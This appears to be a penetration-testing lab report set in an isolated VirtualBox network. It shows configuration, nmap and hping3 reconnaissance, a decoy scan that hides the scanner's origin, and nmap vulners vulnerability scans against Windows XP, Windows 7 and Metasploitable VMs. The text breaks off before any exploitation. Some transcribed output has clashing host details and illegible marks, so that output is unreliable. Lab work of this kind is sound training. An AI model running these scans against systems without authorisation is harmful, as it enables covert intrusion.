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EXECUTIVE SUMMARY:

This project involves executing a series of tasks to successfully conduct penetration testing on the victim virtual machines from an attacker Kali Linux virtual machine. The process involves first configuring all of the virtual machines in a manner that they are connected on the same network. Then the Kali VM is used to perform reconnaissance allowing to find out what hosts are present on the network. After that, each host is individually profiled using tools like nmap, hping, and decoy scans. Then each host's vulnerabilities are discovered and listed. Afterwards, one of each host's vulnerability is exploited individually in unique ways. Recommendations have been provided at the end to help fix these vulnerabilities.


PENETRATION TESTING PROCESS AND FINDINGS:

TASKS 1-4: CONFIGURATION, RECONNAISSANCE, VULNERABILITY SCANNING

KALI LINUX (VM FOR PERFORMING PENETRATION TESTING)

TASK 1: CONFIGURATION

The virtual environment (i.e.) Oracle VM VirtualBox was used to perform a fresh install and to configure the Kali Linux, and other virtual machines in this process. Virtual machines were configured (see other virtual machine sections) in a way that they are able to communicate with each other over the same network by means of the NAT Network configuration. The working of the same was later tested through pings, which were successful.



```
kali2022 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
PS> maha@kali: /home/maha
File Actions Edit View Help
PowerShell 7.2.6
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

(maha@kali)-[/home/maha]
PS> ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:cc:7f:d2:93 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a125:9729:a1b5:c32e prefixlen 64 scopeid 0<link>
    ether 08:00:27:0d:9c:b5 txqueuelen 1000 (Ethernet)
    RX packets 3 bytes 710 (710.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 23 bytes 3683 (3.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(maha@kali)-[/home/maha]
PS>
```

TASK 2: RECONNAISSANCE

This phase involved gathering information about the target network. Nmap scan and msfconsole was used to perform host discovery on the target network. Information about hosts present on the network was displayed.

Command used to do the same is: **nmap -A -T4 localhost 10.0.2.1/24**

The following results were obtained at the end:

IP ADDRESS TABLE:

VIRTUAL MACHINE	IP ADDRESS
Kali Linux	10.0.2.5
Window XP	10.0.2.6
Windows 7 Home Basic	10.0.2.15
Metasploitable	10.0.2.4
Windows 7 Enterprise	10.0.2.8

[illegible][illegible][illegible]

```
kali2022 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
PS> maha@kali:/home/maha

File Actions Edit View Help
Nmap scan report for 10.0.2.8
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc      Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 10 microsoft-ds
Service Info: OS: Windows, Windows XP; CPE: cpe:/o:microsoft:windows_xp

Host script results:
|_ smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp:-
|   Computer name: kali2022
|   NetBIOS computer name: KALI2022\X00
|   Workgroup: WORKGROUP\X00
|   System time: 2024-04-17T11:47:56+01:00
|_ clock-skew: mean: -189ms, deviation: 2hs9ms, median: -365ms
|_ smb2-ls: Protocol negotiation failed (SMB2)
|_ nbstat: NetBIOS name: KALI2022, NetBIOS user: <unknown>, NetBIOS MAC: 080027807C09 (Oracle VirtualBox virtual NIC)
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

Nmap scan report for 10.0.2.8
Host is up (0.0011s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh        OpenSSH 6.7 (protocol 2.0)
|_ ssh-hostkey:
|   2048 6e796c80d0f8a8329f9aabc89cc832 (RSA)
|   2048 31ab9198b77d6a1c0f69581a4080 (RSA)
|   512 3123f24e02207023187f8a8b20c1f (ECDSA)
|_ 135/tcp    open  msrpc      Microsoft Windows RPC
|_ 139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
|_ 445/tcp    open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
|_ 1357/tcp   open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/uhttp)
|_ http-title: Service Unavailable
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ 49152/tcp  open  msrpc      Microsoft Windows RPC
|_ 49153/tcp  open  msrpc      Microsoft Windows RPC
|_ 49154/tcp  open  msrpc      Microsoft Windows RPC
|_ 49155/tcp  open  msrpc      Microsoft Windows RPC
|_ 49156/tcp  open  msrpc      Microsoft Windows RPC
Service Info: Host: IEWIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb-security-mode:
|   account_used: guest
```

```
kali2022 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
PS> maha@kali:/home/maha

File Actions Edit View Help
|_ http-title: Service Unavailable
|_ http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open msrpc      Microsoft Windows RPC
49153/tcp open msrpc      Microsoft Windows RPC
49154/tcp open msrpc      Microsoft Windows RPC
49155/tcp open msrpc      Microsoft Windows RPC
49156/tcp open msrpc      Microsoft Windows RPC
Service Info: Host: IEWIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: IEWIN7
|   NetBIOS computer name: IEWIN7\X00
|   Workgroup: WORKGROUP\X00
|   System time: 2024-04-17T04:47:58-07:00
|_ nbstat: NetBIOS name: IEWIN7, NetBIOS user: <unknown>, NetBIOS MAC: 08002710B8D0 (Oracle VirtualBox virtual NIC)
|_ smb2-ls:
|   date: 2024-04-17T11:47:57
|   start_date: 2024-04-17T11:16:23
|_ smb2-security-mode:
|   210:
|     Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 257 IP addresses (6 hosts up) scanned in 82.19 seconds

maha@kali:~/home/maha
PS:
```


TASK 4: VULNERABILITY SCANNING

After discovery of information like OS ports, open services, service versions and OS flavors, a vulnerability scan is performed on each host to determine vulnerabilities within that system to be exploited.


Command: **nmap -sV --script vulners --script-args mincvss=4 [IP ADDRESS OF TARGET VM]**

(Please refer to task 4 of target VMs for actual scans)

WINDOWS XP:

TASK 1: CONFIGURATION

The Windows XP VM is installed and configured to be on the same NAT Network as all other VMs. Connectivity is tested through ping test which is successful. **IP ADDRESS: 10.0.2.6**



```
(maha@kali)-[/home/maha]
ps> ping -c 4 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=128 time=4.96 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=128 time=3.97 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=128 time=2.65 ms
64 bytes from 10.0.2.6: icmp_seq=4 ttl=128 time=4.17 ms

— 10.0.2.6 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3011ms
rtt min/avg/max/mdev = 2.654/3.937/4.956/0.827 ms
```

TASK 2: RECONNAISSANCE

Reconnaissance was performed using the nmap tool in previous section for Kali Linux.

TASK 3: SCANNING

Detailed profiling of target VM was conducted by means of scans. In this case the commands used for both hping and nmap tools are:

- **sudo nmap -sS 10.0.2.6**
- **sudo nmap -sA 10.0.2.6**
- **sudo nmap -sX 10.0.2.6**
- **sudo nmap -sV 10.0.2.6**
- **sudo nmap -O 10.0.2.6**
- **sudo hping -8 -0 -1024 -S 10.0.2.6**
- **sudo nmap -D RND:10 10.0.2.6**

```
(maha@kali)-[/home/maha]
PS> sudo nmap -o 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:21 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0048s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:80:7C:C9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.92 seconds
```

```
(maha@kali)-[/home/maha]
PS> sudo nmap -sX 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:20 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0018s latency).
All 1000 scanned ports on 10.0.2.6 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:80:7C:C9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds
```

```
(maha@kali)-[/home/maha]
PS> sudo nmap -sA 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:20 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0027s latency).
All 1000 scanned ports on 10.0.2.6 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 08:00:27:80:7C:C9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.22 seconds
```



```
(maha@kali)-[/home/maha]
PS> sudo nmap -sV 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:20 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0034s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:80:7C:C9 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.75 seconds
```

```
(maha@kali)-[/home/maha]
PS> sudo nmap -sS 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:19 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0030s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:80:7C:C9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds
```

```
(maha@kali)-[/home/maha]
PS> sudo hping3 -8 0-1024 -S 10.0.2.6
Scanning 10.0.2.6 (10.0.2.6), port 0-1024
1025 ports to scan, use -V to see all the replies
+-----+-----+-----+-----+-----+-----+
|port| serv name | flags | ttl | id  | win | len |
+-----+-----+-----+-----+-----+-----+
135 epmap    : .S..A... 128 15376 65535 46
139 netbios-ssn: .S..A... 128 16400 65535 46
445 microsoft-d: .S..A... 128 29201 65535 46
All replies received. Done.
Not responding ports:
```

```
(maha@kali)-[/home/maha]
PS> sudo nmap -D RND:10 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:32 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0035s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:80:7C:C9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 9.59 seconds
```

TASK 4: VULNERABILITY SCANNING

After the host has been discovered and profiled, it is scanned for vulnerabilities in its system using the command: **nmap -sV --script vulners --script-args mincvss=4 10.0.2.6**

```

(maha@kali)-[/home/maha]
PS> nmap -sV --script vulners --script-args mincvss=4 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 11:19 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0034s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds

```

WINDOWS 7 HOME BASIC:

TASK 1: CONFIGURATION

The Windows 7 Home Basic VM is installed and configured to be on the same NAT Network as all other VMs. Connectivity is tested through ping test which is successful. **IP ADDRESS: 10.0.2.15**



```

(maha@kali)-[/home/maha]
PS> ping -c 4 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data:
64 bytes from 10.0.2.15: icmp_seq=1 ttl=128 time=7.49 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=128 time=15.3 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=128 time=14.3 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=128 time=1.98 ms

--- 10.0.2.15 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 1.976/9.763/15.281/5.404 ms

```

TASK 2: RECONNAISSANCE

Reconnaissance was performed using the nmap tool in previous section for Kali Linux.

TASK 3: SCANNING

Detailed profiling of target VM was conducted by means of scans. In this case the commands used for both hping and nmap tools are:

- **sudo nmap -sS 10.0.2.15**
- **sudo nmap -sA 10.0.2.15**
- **sudo nmap -sX 10.0.2.15**
- **sudo nmap -sV 10.0.2.15**
- **sudo nmap -O 10.0.2.15**
- **sudo hping -8 -0 -1024 -S 10.0.2.15**
- **sudo nmap -D RND:10 10.0.2.15**

```
(maha@kali)-[/home/maha]
PS> sudo nmap -D RND:10 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:32 EDT
Nmap scan report for 10.0.2.15
Host is up (0.0100s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsddapi
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
MAC Address: 08:00:27:A8:F7:1F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 9.21 seconds
```

```
(maha@kali)-[/home/maha]
PS> sudo nmap -O 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:25 EDT
Nmap scan report for 10.0.2.15
Host is up (0.0012s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsddapi
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
MAC Address: 08:00:27:A8:F7:1F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.43 seconds
```

```
(maha@kali)-[/home/maha]
PS> sudo nmap -sX 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:23 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00078s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:A8:F7:1F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
```



```
(maha@kali)-[/home/maha]
PS> sudo nmap -sA 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:24 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00082s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 08:00:27:A8:F7:1F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.33 seconds
```

```
(maha@kali)-[/home/maha]
PS> sudo nmap -sV 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:24 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00087s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:A8:F7:1F (Oracle VirtualBox virtual NIC)
Service Info: Host: MAHA-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.48 seconds
```

```
(maha@kali)-[/home/maha]
PS> sudo nmap -sS 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:23 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00085s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
MAC Address: 08:00:27:A8:F7:1F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.39 seconds
```

TASK 4: VULNERABILITY SCANNING

After the host has been discovered and profiled, it is scanned for vulnerabilities in its system using the command: **nmap -sV -script vulners --script-args mincvss=4 10.0.2.15**

```

(maha@kali)-[/home/maha]
PS> nmap -sV --script vulners --script-args mincvss=4 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 11:19 EDT
Nmap scan report for 10.0.2.15
Host is up (0.0060s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: MAHA-PC; OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.71 seconds

```

METASPLOITABLE

TASK 1: CONFIGURATION

The Windows 7 Home Basic VM is installed and configured to be on the same NAT Network as all other VMs. Connectivity is tested through ping test which is successful. **IP ADDRESS: 10.0.2.4**



```

Metasploitable 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7f:cd:7d
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7f:cd7d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:198 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:31647 (30.9 KB)  TX bytes:15854 (15.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
